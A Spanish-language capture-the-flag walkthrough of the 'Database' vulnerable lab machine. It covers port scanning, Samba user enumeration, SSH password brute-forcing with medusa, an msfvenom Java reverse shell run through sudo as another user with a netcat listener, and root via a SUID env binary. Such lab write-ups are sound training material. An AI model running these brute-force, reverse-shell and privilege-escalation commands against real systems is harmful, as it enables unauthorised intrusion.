DATABASE

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip database.zip

Archive:  database.zip
 inflating: database.tar
 inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh database.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.408 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.408/0.408/0.408/0.000 ms
```

```
IP DE LA MÁQUINA VÍCTIMA          172.17.0.2

IP DE LA MÁQUINA ATACANTE  192.168.0.26

LINUX- ttl=64
```


2- ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

22/tcp  open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.52 ((Ubuntu))
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
```

puerto 80



3- **ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS**

whatweb http://172.17.0.2

```
whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.52], Cookies[PHPSESSID], Country[RESERVED][ZZ],
HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[172.17.0.2],
PasswordField[password], Title[Iniciar Sesión]
```

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 275]
/index.php           (Status: 200) [Size: 2921]
/.html               (Status: 403) [Size: 275]
/config.php          (Status: 200) [Size: 0]
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
/server-status       (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

enum4linux 172.17.0.2

```
enum4linux 172.17.0.2
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\dylan (Local User)
S-1-22-1-1001 Unix User\augustus (Local User)
S-1-22-1-1002 Unix User\bob (Local User)

[+] Enumerating users using SID S-1-5-21-2856116423-632068823-2962980060 and logon username '', password ''

S-1-5-21-2856116423-632068823-2962980060-501 98CD84EA9AA3\nobody (Local User)
S-1-5-21-2856116423-632068823-2962980060-513 98CD84EA9AA3\None (Domain Group)
S-1-5-21-2856116423-632068823-2962980060-1001 98CD84EA9AA3\dylan (Local User)

dylan, augustus, bob
```

usuarios:dylan, augustus, bob.

Probamos con medusa

medusa -h 172.17.0.2 -u augustus -P /usr/share/wordlists/rockyou.txt -M ssh

```
medusa -h 172.17.0.2 -u augustus -P /usr/share/wordlists/rockyou.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: 12345678 (9 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: abc123 (10 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: nicole (11 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: daniel (12 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: babygirl (13 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: monkey (14 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: augustus (1 of 1, 0 complete) Password: lovely (15 of 14344391 complete)
ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: augustus Password: lovely [SUCCESS]
```

4- **EXPLOTACIÓN**

```
ssh augustus@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:5ic4ZXizeEb8agR4jNX59cBONCe5b5iEcU9lf2zt0Q0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
augustus@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.6.15-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon May 27 10:19:41 2024 from 172.17.0.1
augustus@62c2a83e112d:~$
```

5- **ESCALADA DE PRIVILEGIOS**

Comprobamos permisos sudo

```
augustus@62c2a83e112d:/tmp$ sudo -l
[sudo] password for augustus:
Matching Defaults entries for augustus on 62c2a83e112d:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User augustus may run the following commands on 62c2a83e112d:
        (dylan) /usr/bin/java
```

Vemos que podemos usar /usr/bin/java como usuario dylan

Probé varias reverse shell en java con la ayuda de https://www.revshells.com/, pero,

no he sido capaz de que funcionaran. Buscando información en internet

https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-java-privilege-escalation/

Detallo los pasos a seguir:

1-Con msfvenom en nuestro kali, creamos un archivo .jar

```
msfvenom -p java/shell_reverse_tcp 192.168.0.26 4444 -f jar -o revshell.jar
```

```
Payload size: 7503 bytes
Final size of jar file: 7503 bytes
Saved as: revshell.jar

2- Le damos permisos

chmod +x revshell.jar


3- Lo enviamos a la máquina víctima con scp

scp revshell.jar augustus@172.17.0.2:/tmp/revshell.jar

augustus@172.17.0.2's password:
revshell.jar

4- En la máquina atacante con netcat

nc -nlvp 4444
listening on [any] 4444 ...

5- En la máquina víctima

augustus@62c2a83e112d:/tmp$ sudo -u dylan /usr/bin/java -jar /tmp/revshell.jar


6- Obteniendo conexión en la máquina atacante

nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 53368
bash
whoami
dylan

Tratamos la TTY

script /dev/null -c bash
Script started, output log file is '/dev/null'.
dylan@62c2a83e112d:/tmp$ ^Z
zsh: suspended  nc -nlvp 4444

stty raw -echo; fg

[4]       continued  nc -nlvp 4444
                              reset xterm
dylan@62c2a83e112d:/tmp$ export TERM=xterm
dylan@62c2a83e112d:/tmp$ export SHELL=bash
dylan@62c2a83e112d:/tmp$
```

Vamos con los permisos SUID

```
dylan@62c2a83e112d:/tmp$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
/usr/bin/env
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Nos vamos a GTFOBins para /env

https://gtfobins.github.io/gtfobins/env/

```
dylan@62c2a83e112d:/tmp$ /usr/bin/env /bin/sh -p
# whoami
root
#
```